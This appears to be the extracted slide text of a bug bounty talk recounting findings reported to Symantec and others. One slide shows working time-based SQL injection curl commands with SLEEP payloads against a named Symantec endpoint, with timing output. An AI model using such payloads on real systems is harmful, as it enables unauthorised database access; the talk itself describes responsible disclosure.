Hello!

Please accept my apologies for the delayed reply.

We have reanalyzed this vulnerability again and can't reproduce it. So it works on yandex.com or on yandex.ru domain too?

--

Best regards,

Yandex Security Team

Check: <http://www.rafayhackingarticles.net/2012/10/yandex-bug-bounty-program-is-it-worth.html>

# Common Pitfalls/Mistakes

## Internal Policies Issues

To fix or not? to reward or not??



**Mazin Ahmed (mazen160)**

# [REDACTED] **RCE on** [REDACTED]

**State** ● **Informative (Closed)**

**Reported To** [REDACTED]


**Type** **Remote Code Execution**

# Common Pitfalls/Mistakes

## Internal Policies Issues



Mazin Ahmed ([mazen160](#))



RCE on [\[REDACTED\]](#)


State ● [Resolved \(Closed\)](#)

Reported To [\[REDACTED\]](#)

Type [Remote Code Execution](#)

Bounty [\[REDACTED\]](#)

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Cool Findings  
“The Fun Part”

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# Cool Findings

## Target: SwissCom


Why?

Because we are in Switzerland!

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# Cool Findings

## Target: SwissCom



# Cool Findings

## Target: Symantec

- One day, I woke-up, and I said to myself, let's hack Symantec!
- Of course, Symantec has a responsible disclosure policy that I follow.

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# Cool Findings

## Target: Symantec

Bug #1: Backup-File Artifacts on nortonmail.Symantec.com



-:::Backup File Artifacts Checker:::- version: v1.0  
\_\_\_\_An automated tool that checks for backup artifacts that may disclose the web-application's source code\_\_\_\_  
Author: Mazin Ahmed | <mazin AT mazinahmed DOT net> | @mazen160


[\\$] Discovered: -> {http://nortonmail.symantec.com/clients/CVS/Entries} (Response-Code: 200 | Content-Length: 6018)

# Cool Findings

## Target: Symantec

### Bug #2: Multiple SQL Injection Vulnerabilities

#1



Norton A-List

Symantec Corporation (US) | https://phoenix.symantec.com/alist/enrol.php

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'duongomearavandeth'),aes\_encrypt("",'duongomearavandeth'),aes\_encrypt("\",'duo' at line 1

**Norton A-List**

Welcome!

And thank you for joining Norton A-List. You should receive your first Norton A-List email in the first week of next month – and start reaping the benefits!

# Cool Findings

## Target: Symantec

### Bug #2: Multiple SQL Injection Vulnerabilities

#2

```
[root@secbot]~
└─#time curl -s 'http://phoenix.symantec.com/alist/staff/checkuser.php' --data "userid=admin' AND SLEEP(0);%00&passwd=1&db=alist&Submit=Enter here!" > /dev/null

real    0m0.462s
user    0m0.008s
sys     0m0.004s
[root@secbot]~
└─#time curl -s 'http://phoenix.symantec.com/alist/staff/checkuser.php' --data "userid=admin' AND SLEEP(5);%00&passwd=1&db=alist&Submit=Enter here!" > /dev/null

real    0m5.465s
user    0m0.004s
sys     0m0.004s
[root@secbot]~
└─#time curl -s 'http://phoenix.symantec.com/alist/staff/checkuser.php' --data "userid=admin' AND SLEEP(10);%00&passwd=1&db=alist&Submit=Enter here!" > /dev/null


real    0m10.466s
user    0m0.004s
sys    0m0.004s
```

# Cool Findings

## Target: Symantec

### Plan

There was a CMS on the same web environment



# Cool Findings

## Target: Symantec

### Executing the Plan

Found that I have access to **61** databases!

I Immediately stopped, and report it without exploitation.

Just imagine if I was a bad guy

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# InfoSec, Bug Hunting in Sudan & the Middle East

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# InfoSec, Bug Hunting in Sudan & the Middle East

- How is it like to be a bug bounty hunter from the middle east?
- How is the knowledge level in IT security in the Middle-East?

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# InfoSec, Bug Hunting in Sudan & the Middle East

## ➤ How powerful are Arabian BlackHat Hackers?

- When it comes to defacing public property, they get crazy.
- Motivated by: politics, human-rights, money, and ego.
- Seriously, don't underestimate their powers, don't mess with them, you won't like the outcome!

*Note: I do not support any form of unethical hacking by no means*

# Acknowledgements

- Christian Folini - @ChrFolini
- Bernhard Tellenbach
- @SwissCyberStorm Team

and everyone for attending and listening!

# Questions?

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